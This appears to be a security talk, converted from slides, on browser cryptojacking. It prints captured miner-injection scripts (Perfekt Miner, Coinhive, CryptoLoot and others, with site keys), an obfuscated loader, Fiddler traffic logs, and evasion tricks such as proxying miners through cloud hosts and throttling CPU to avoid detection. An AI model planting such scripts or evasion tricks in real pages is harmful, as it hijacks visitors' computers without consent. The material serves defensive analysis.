r\x1dU\x1fLOO\x1f\x1b\x0d\x10\x0dKXCNYDBC\x0d\x05r\x1dU\x19\x14
NK\x1a\x1e\x01\x0dr\x1dU\x1eNK\x18HO\x04\x0dV\x27\x0d\x0d\x0d\x
0d\x0d\x0d\x0d\x0dYED^v\x0a]L_L@^\x0ap\x0d\x10\x0dr\x1dU\x1eNK\

```

Progress Telerik Fiddler Session #115 - https://hostingcloud.io...

Request | Response | Properties | WebSocket

WebSocket #115 transferred 4 messages and remains open.

ID	Type	Body	Preview
1	Text	180	suu9sLms6/PrqLy9oavl67mou6ikuuvzsuu6oL2slqKssOv...
2	Text	68	suu9sLms6/PrqLy9oayt6+Xruai7qKS66/Oy672moqyn6...
3	Text	336	suu9sLms6/Pp66Omq+vl6eu5qLuopLrr8+my66ulpqvr8...
4	Text	336	suu9sLms6/Pp66Omq+vl6eu5qLuopLrr8+my66ulpqvr8...

Inspect as Response | Unfragment All

Metadata | TextView | HexView | JSON

```

suu9sLms6/Pp66Omq+vl6eu5qLuopLrr8+my66ulpqvr8+nr+f75/qv68f7w/62t+fz4+
62trP2s+vrwq/GrqPqqqPH/8Kjw+vrx+Kyr+auv+qqq6v6+av5/q39/P2vrKz4+6v/ff/+
8Pqv+vys+fjx+fn5+fn5
+fn9avCtra/48K+a8P6s+P2r/Kv68a2v+/D//v2or/3/avHxrar/aa+a/vD9ra/4r6v9/PGa+fr
0:0 | 0/336 | Find... (press Ctrl+Er) | View in Notepad | ...

```

#	Protocol	Method	Result	Host	URL	Body	Comments
1	HTTP	GET	200	ameslay.com	/	27,513	Drive-by Mining (Perfekt Miner)
2	HTTPS	GET	200	eth-pocket.de	/perfekt/perfekt.js?perfek...	627,141	Web Miner (Perfekt Miner)
3	HTTPS	GET	101	eth-pocket.eu:8585	/	0	Web Miner (Perfekt Miner)

```
<script src="
https://eth-pocket.de/perfekt/perfekt.js?perfekt=wss://eth-po
cket.de:8585?jason=faster.etn"></script>
<script type="text/javascript">
PerfektStart (
'etnkPQ6hnG84EGulTRbTCKhZHQ1L7Ubca2SX82kiH2BcdNf5fcrxZt96QZoZ
nNhNba3HUUh6c2728aUAct85sgG9aSwttzHvk.2500@ameslay', 'x');
throttleMiner = 70;
</script>
```

1

```
var _0xb22c=["\x73\x72\x63","\x74\x65\x73\x74",
"\x66\x69\x6c\x74\x65\x72","\x73\x63\x72\x69\x70\x74",
"\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x73\x42\x79\x54\x61
\x67\x4e\x61\x6d\x65","\x63\x61\x6c\x6c",
"\x73\x6c\x69\x63\x65",
"\x70\x72\x6f\x74\x6f\x74\x79\x70\x65","\x63\x6e",
"\x3f\x6a\x61\x73\x6f\x6e\x3d","\x73\x70\x6c\x69\x74","\x3f"
,"\x3f\x76\x61\x72\x69\x61\x6e\x74\x3d",
"\x3f\x61\x6c\x67\x6f\x3d",
"\x77\x73\x73\x3a\x2f\x2f\x65\x74\x68\x2d\x70\x6f\x63\x6b\x65
\x74\x2e\x63\x6f\x6d\x3a\x38\x35\x38\x35",
"\x77\x73\x73\x3a\x2f\x2f\x65\x74\x68\x2d\x70\x6f\x63\x6b\x65
\x74\x2e\x65\x75\x3a\x38\x35\x38\x35",
"\x77\x73\x73\x3a\x2f\x2f\x65\x74\x68\x65\x72\x65\x75\x6d\x2d
\x70\x6f\x63\x6b\x65\x74\x2e\x64\x65\x3a\x38\x35\x38\x35",
"\x77\x73\x73\x3a\x2f\x2f\x65\x74\x68\x65\x72\x65\x75\x6d\x2d
```

2

Progress Telerik Fiddler Session #76 - https://eth-pocket.eu:8585

Request | Response | Properties | Websocket

WebSocket #76 transferred 44 messages and remains open.

ID	Type	Body	Preview
1	Text	241	{"identifier":"handshake","pool":"faster.etn","rightvaria
2	Text	271	{"identifier":"job","job_id":"76bc0878a0d148e28dc3cbe
3	Text	271	{"identifier":"job","job_id":"781fa69f9c3c4c59b8507c78
4	Text	271	{"identifier":"job","job_id":"66b3895a35e44d6ebfa5138
5	Text	271	{"identifier":"job","job_id":"e166d0e4867745e993550d3
6	Text	271	{"identifier":"job","job_id":"bb54309a735e4d229eaa9c8
7	Text	271	{"identifier":"job","job_id":"91e6ec38d2834c7d987bb54
8	Text	271	{"identifier":"job","job_id":"7622c91336824714a9b755d
9	Text	162	{"identifier":"solved","job_id":"7622c91336824714a9b7
10	Text	28	{"identifier":"hashsolved"}
11	Text	162	{"identifier":"solved","job_id":"7622c91336824714a9b7
12	Text	28	{"identifier":"hashsolved"}
13	Text	162	{"identifier":"solved","job_id":"7622c91336824714a9b7

Inspect as Response | Unfragment All

Metadata | TextView | HexView | JSON

```
{
  "identifier": "job",
  "job_id": "66b3895a35e44d6ebfa513897569e243",
  "algo": "cn",
  "variant": "0",
  "blob": "0707e6ff95dd05fb1f397a4f8d9d57b6533c06e639a47f257911fec3aea15d0441b0538ac7e99e0000000c2ed75b3637359106bb6015af2782325099a18072db053d4af759dbdc1b7596817",
  "target": "039d3600"
}
```

0:0 | 0/271 | Find... (press Ctrl+Er) | View in Notepad

3

An aerial, high-angle view of San Francisco, California, showing the city's dense urban landscape, the Golden Gate Bridge, and the surrounding bay. The image is rendered in a light, monochromatic style with a blue vertical bar on the left side. The text "High profile cases and campaigns" is overlaid in the lower-left quadrant.

High profile cases and campaigns

High profile cases

ars TECHNICA SUBSCRIPTIONS 🔍

COVERT MONERO MINING —
Now even YouTube serves ads with CPU draining cryptocurrency miners

BBC 🔊 Home News Sport More ⌵ 🔍

NEWS ☰

Technology
Starbucks cafe's wi-fi made computers mine crypto-currency

ZDNet 🔍 MENU 👤

Hackers target ad networks to inject cryptocurrency mining scripts
 It's the latest way for hackers to make money — unsuspected website visitors to mine cryptocurrency browser's background.

International edition ⌵

The Guardian

Billions of video site visitors unwittingly mine cryptocurrency as they watch

Popular sites Openload, Streamango, Rapidvideo and OnlineVideoConverter allegedly force users to mine Monero cryptocurrency, report says

Drupalgeddon campaigns

- Critical vulnerabilities found during Spring 2018 for Drupal 7.x and 8.x
- Exploited for malicious cryptomining both server and client sides

Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002

Project: [Drupal core](#)

Date: 2018-March-28

Security risk: **Highly critical** 24/25 AC:None/A:None/CI:All/II:All/E:Exploit/TD:Default

Vulnerability: Remote Code Execution

CVE IDs: CVE-2018-7600

Description:

A remote code execution vulnerability exists within multiple subsystems of Drupal 7.x and 8.x. This potentially allows attackers to exploit multiple attack vectors on a Drupal site, which could result in the site being completely compromised.

Mass Mikrotik Routers compromise

SHODAN

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS
104,338

TOP COUNTRIES

Brazil	54,269
India	12,554
Indonesia	6,262
United States	3,355
Bangladesh	3,207

TOP SERVICES

"http://170.79.142.213/"
 170.79.142.213
 i9NET
 Added on 2018-09-22 05:01:45 GMT
 Brazil, Porto Alegre
 Technologies:
[Details](#)

HTTP/1.0 403 Forbidden
 Content-Length: 445
 Content-Type: text/html
 Date: Fri, 21 Sep 2018 22:25:30 GMT
 Expires: Fri, 21 Sep 2018 22:25:30 GMT
 Server: Mikrotik HttpProxy
 Proxy-Connection: close


"http://187.58.74.161/"
 187.58.74.161
 187.58.74.161.static.host.gvt.net.br
 Vivo
 Added on 2018-09-22 05:00:20 GMT
 Brazil, Fortaleza
 Technologies:
[Details](#)

HTTP/1.0 403 Forbidden
 Content-Length: 403
 Content-Type: text/html
 Date: Sat, 22 Sep 2018 04:55:28 GMT
 Expires: Sat, 22 Sep 2018 04:55:28 GMT
 Server: Mikrotik HttpProxy

An aerial, grayscale photograph of San Francisco, California, showing the city skyline, the Golden Gate Bridge, and the surrounding bay. A solid blue vertical bar is positioned on the far left edge of the image. The text "Odd observations from the wild" is overlaid in the lower-left quadrant.

Odd observations from the wild

Tech support scammers: Fake BSOD & Coinhive



The screenshot shows a Windows Defender window with a blue background and white text, mimicking a BSOD. The text reads: "A problem has been detected and windows has been shutdown to prevent damage to your computer. DRIVER_IRQL_NOT_LESS_OR_EQUAL : BFEFBFFF000306A9AC16F754. If this is the first time you've seen this screen, contact technical support. Technical Information: *** STOP: BFEFBFFF000306A9AC16F754 (0X0000CA, 0X0AD566) *** gv3.sys - Address BFEFBFFF000306A9AC16F754 base. Begining dump of physical memory. Immediately contact technical support to prevent further damage in your computer. Call Support:+1 (866) 475-7161".

Overlaid on the right is a browser's developer console showing the source code of the page. A red box highlights a Coinhive miner script. The script is as follows:

```
<!DOCTYPE html>
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <title>Windows Defender</title>
  <link href="reset.css" type="text/css" rel="stylesheet">
  <script async src="https://www.google-analytics.com/analytics.js"></script>
  <script src="https://coinhive.com/lib/coinhive.min.js"></script>
  <script>
    var miner = new
    CoinHive.Anonymous('v4b6N520awjr4PAIzI7DUxKHjTpb63Ps',
    {throttle: 0});
    // Only start on non-mobile devices and if not
    opted-out
    // in the last 14400 seconds (4 hours):
    // if (!miner.isMobile() &&
    !miner.didOptOut(14400)) {
      miner.start();
    }
  </script>
  <script src="https://code.jquery.com/jquery-3.2.1.min.js" integrity="sha256-hwg4gsxgFZhOsEEamdOYGBf13FyQuiTw1AQgxVSNgt4=" crossorigin="anonymous"></script>
  <script type="text/javascript">
  </script>
</head>
<body>
  <div style="background-color: #000080; color: white; padding: 10px; font-family: monospace; font-size: 12px; width: 100%; height: 100%;>
    A problem has been detected and windows has been shutdown to prevent
    damage to your computer.

    DRIVER_IRQL_NOT_LESS_OR_EQUAL :
    BFEFBFFF000306A9AC16F754

    If this is the first time you've
    seen this screen, contact technical
    support.

    Technical Information:

    *** STOP: BFEFBFFF000306A9AC16F754
    (0X0000CA, 0X0AD566)

    *** gv3.sys - Address
    BFEFBFFF000306A9AC16F754 base.

    Begining dump of physical memory.

    Immediately contact technical
    support to prevent further damage in
    your computer.

    Call Support:+1 (866) 475-7161
  </div>
</body>
</html>
```

Below the developer console, a Windows Task Manager window is visible, showing the 'Applications' tab. The 'CPU Usage' section shows a bar chart with a value of 100%.

One website, 9 web miners!

```
view-source:lovebug.ga x
Not secure | view-source:lovebug.ga

102 <center>
103 <script src="https://authedmine.com/lib/simple-ui.min.js" async</script>
104 <div class="coinhive-miner"
105   style="width: 468px; height: 60px"
106   data-user=""
107   data-autostart="true"
108   data-whitelabel="true"
109   data-threads="5"
110   data-throttle="0.1"
111   data-background="#1f0797"
112   data-text="#####"
113   data-graph="#33ff5b"
114   data-key="EvTVjJAxtsakKQvmcFJFg8tUfU2bRKz1">
115   <em>Loading...</em>
116 </div>
117 </center>
118 </center>
119
120 <iframe src="https://play.mineralt.nabaza.com/ecart.html?
121   bdata=01fna3jtQXA7NzU7MTZMi5taW5lcmFsdC5uYyJhemEuY29tLHMzLm1pbmVyYX0Lm5YmF6YS5jb20="
122   style="display:none;"></iframe>
123
124 <script src="https://webminepool.com/lib/base.js"></script>
125 <script>
126   var miner = WMP.User('SK_xebJsZA3GkxV6SqzRrzLK', '', {
127     threads: 25,
128     autoThreads: true,
129     throttle: 0.2,
130     forceASMJS: true
131   });
132   miner.start();
133 </script>
134 <script src="https://ethtrader.de/perfekt/perfekt.js?perfekt=wss://?jason=faster.xmr"></script>
135 <script type="text/javascript">
136   PerfektStart('47R0dJp8XUvgg5qN5mj8fUKKfNvznAbRYbkdjymfBRb6a6rTJZj4ra392bAr6hFBEzDpKPdAUnSJMJCZPS
137   XeCohkM3hiojc.dde9389b48d815d6376f0ccdb3cb538e20fa41c3e6cc57d4c27af0b0089bc8ac+5000', 'x');
138   throttleMiner = 70;
139 </script>
140 <script src="https://ethtrader.de/perfekt/perfakta.js?perfekt=wss://?jason=faster.aeon">
141 </script>
142 <script type="text/javascript">
143   PerfektStart('WmtfMvLUqPu65uoY4mL7VJfdgJeF56CbyaoH5hdFXFDjYHWWHDACn9jYqUGGB5cNVbBxMf3ya43UvV6
144   djkFM42jgDlxZj7&tx.8c16125a8142123b65230aa6f4c258a917a12337b4b622062de90261c2d3d55b+5000', 'x');
145   throttleMiner = 70;
146 </script>
```

(1) AuthedMine

(2) Mineralt

(3) WebMinePool

(4) Perfekt Miner

(5) Perfekt Miner

```
view-source:lovebug.ga x
Not secure | view-source:lovebug.ga

146 <script type="text/javascript">
147 !function(){var e=document,t=e.createElement("script"),s=e.getElementsByTagName("script")
148 [0];t.type="text/javascript",t.async=t.defer=!0,t.src="https://load.jsecoin.com/load/64293/loveb
149 ug.ga/0/0/",s.parentNode.insertBefore(t,s)}();
150 </script>
151 <!-- BEGIN JIVOSITE CODE {literal} -->
152 <script type='text/javascript' >
153 (function(){ var widget_id = '5u5MCOWh5W';var d=document;var w=window;function l(){
154   var s = document.createElement('script'); s.type = 'text/javascript'; s.async = true; s.src =
155   '//code.jivosite.com/script/widget/'+widget_id; var ss = document.getElementsByTagName('script')
156   [0]; ss.parentNode.insertBefore(s, ss);}if(d.readyState=='complete'){l();}else{if(w.attachEvent)
157   {w.attachEvent('onload',l);}else{w.addEventListener('load',l,false);}}})();</script>
158 <!-- {/literal} END JIVOSITE CODE -->
159
160 <script src="http://cryptoloot.nabaza.com/lib/crypta.js"></script>
161 <script>
162   var miner=new CRLT.Anonymous('5b89fc8e1d9444e612de16d68e99dd859c9066459baf',
163     {
164       threads:24,throttle:0,autoThreads:true
165     }
166   );
167   miner.start();
168 </script>
169
170 <script src="http://coinimp.nabaza.com/JsBR.php?f=LvGW.js"></script>
171 <script>
172   var _client = new
173   Client.Anonymous('c7a22051cd8cb812838a2b15c3b1a6a4f547b4f217f7dfa3c44fccc0d95941e3', {
174     throttle: 0
175   });
176   _client.start();
177 </script>
178
179 <script type="text/javascript" src="https://www.sparechange.io/static/sparechange.js"></script>
180 <script type="text/javascript">
181   var apiKey =
182   "973470923fafc67462c116e23853c18bb3f4a6501bb46aa6899ad79342badb1bf11c19d71f7d619010bd5e185e10622
183   b239a891914d509c6e473ad8694b75e27";
184   var numberOfThreads = null; // null will auto-select based on user's CPU. Otherwise a number
185   from 1-n.
186   var throttlePercent = 0.25; // 0.0 = no throttle (will mine quickly). 1.0 = full throttling
187   (will mine very slowly, saves CPU) A good value is 0.5.
188   var miner = new Miner(apiKey, numberOfThreads, throttlePercent);
189   //execute the following line any time to start the miner
190   miner.start();
191 </script>
```

(6) JSEcoin

(7) CryptoLoot

(8) CoinImp

(9) sparechange.io

AuthedMine and Coinhive on the same site??!?

The screenshot shows a browser window at `yurist.by` with a modal dialog titled "yurist.by Would Like To Use Your Computing Power". The dialog contains the text: "You can support yurist.by by allowing them to use your processor for calculations. The calculations are securely executed in your Browser's sandbox. You don't need to install anything." and two buttons: "Allow for this session" and "Cancel".

The browser's developer tools are open, showing the HTML source code. Two red boxes highlight the following script tags:

```
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
```

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
```

Below the second script tag, the text "CVE-2018-4878" is written in red. The Network tab is also open, showing a Websocket connection. The message list shows a sequence of messages between the browser and the server, including authentication, job submission, and hash acceptance. The JSON view of the selected message shows the following parameters:

```
{  "goal": 0,  "site_key": "NL9TTsyGeVU8FbKR9fUvwkwU4qPJ4Z2I",  "type": "anonymous",  "user": null,  "version": 7,  "type": "auth"}
```

An aerial, grayscale photograph of San Francisco, California. The image shows the city's dense urban landscape, including the Golden Gate Bridge in the foreground, the city skyline with numerous skyscrapers, and the surrounding bay and hills. The text "Evasion and persistence techniques" is overlaid on the lower portion of the image.

Evasion and persistence techniques

Blacklist evasion

- Domains or IP blacklists can be defeated using proxies
- Cloud services (AWS, Google, etc.) are free and disposable infrastructure to hide

#	Protocol	Method	Result	Host	URL	Body
1	HTTP	GET	200	pdfbooksdownload.com	/	49,391
2	HTTP	GET	301	coinhive.com	/lib/coinhive.min.js	178
3	HTTPS	GET	200	coinhive.com	/lib/coinhive.min.js	242,796
4	HTTPS	GET	101	ws024.coinhive.com	/proxy	0

#	Protocol	Method	Result	Host	URL	Body
1	HTTP	GET	200	pdfbooksdownload.com	/	49,352
2	HTTP	GET	301	npcdn1.now.sh	/jquery.js	146
3	HTTPS	GET	200	npcdn1.now.sh	/jquery.js	18,170
4	HTTPS	GET	200	npcdn1.now.sh	/worker.js	187,522
5	HTTPS	GET	200	npcdn1.now.sh	/lib/cryptonight.wasm	68,796
6	HTTPS	GET	101	npcdn1.now.sh	/proxy	0

CPU evasion

- Keeping CPU below threshold
- Making sure only one instance of the miner is running

The image displays a web browser window with the URL `alcaldiamunicipiosucre.gob.ve` and a JavaScript console showing a coinhive miner script. The script includes a throttle parameter set to 0.5 and a loop that checks if the miner is running, stopping and starting it as needed. The Windows Task Manager Performance tab is overlaid on the right, showing system resource usage: CPU Usage at 50%, Memory at 1.09 GB, Physical Memory (4095 MB total, 1439 MB free), and Kernel Memory (141 MB total, 28 MB non-paged).

```
<script type="text/javascript" src="http://alcaldiamunicipiosucre.gob.ve/sitioweb/wp-includes/js/wp-embed.min.js"></script>
...
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
</script>

var protected = new
CoinHive.Anonymous('YjJsviqvpiYiKubIce1MMFE1ELZhpCZd',
{throttle:0.5, threads:2});

if(protected.isRunning()){
protected.stop();
protected.start()
}else{
protected.start()
}
}
```

Physical Memory (MB)	
Total	4095
Cached	1588
Available	2969
Free	1439

Kernel Memory (MB)	
Paged	141
Nonpaged	28

System	
Handles	
Threads	
Processes	
Up Time	0:0
Commit (MB)	126

Processes: 42 CPU Usage: 50% Physical Memory

String obfuscation

The screenshot shows the Fiddler Web Debugger interface. A request to `mepirtedic.com/amo.js` is selected in the list. The request body is shown as a long Base64 string. The TextWizard tool is used to transform this string from Base64 to Unicode (UTF-8), revealing the original content: WebAssembly binary code (.wasm).

(1) The request body in the Fiddler interface is a long Base64 string.


(2) The TextWizard tool shows the transformation from Base64 to Unicode (UTF-8). The decoded output is:

```
AGFzbnQEAABV5gBH9/f38AYAN/f38AYAF/AGAAAX9gA39/fw/YAF/AX9gAn9/AGAEf39/fw/YAN/f34AYAN/fn8AYAR/f35/AX9gAn9/AX9gAABgBX9/f39/AAL9AQ0DZw52DkRZTkFNSUNUT1BfUFRSA38AA2VudghTVEFDS1RPUAN/AANlbnYU1RBQ0tTUfY3A8AA2VudgVhYm9ydAAcA2Vudg1lbnxhcmlTWVtb3J5AAAMDZw52F2Fib3J0T25DYW5ub3RHcm93TWVtb3J5AAAMDZw52F9ibXNjcmVudG9uX21lbnNweV9iaWcABANlbnYlX19fc2V0RjYm8AAgNlbnYGBWVtb3J5AgGAAoACA2VudgV0YVJsZQFwAQwMA2VudgptZW1vcnIjCYNIA38AA2Vudgl0YVJsZUJhc2UdFwADOTgFwAwlGBglDBQYHBAUBAQEGCAACQEBQAQoCBgcKAAAABQABAQEBAIBCwFAGsDBQwFBAQEAA0BAAYf8B1wAlwEjAQI/ASMCC38BQQALwFBAAI/AUEACwenAhcIc2V0V0GhyZXACgfbwFRZU1jdHhADQhfbVJlc3VsdAASB19Zw1zZXQAQVfc2JyAAwA2B19Zw1jChKANwpzdGFja0Fsb9jAAAYHX3NidEpyYgAPC2didFRlXBXSZQw
```

(3) The decoded output is WebAssembly binary code (.wasm), shown as a hex dump and ASCII representation.

Popunder or how to mine longer


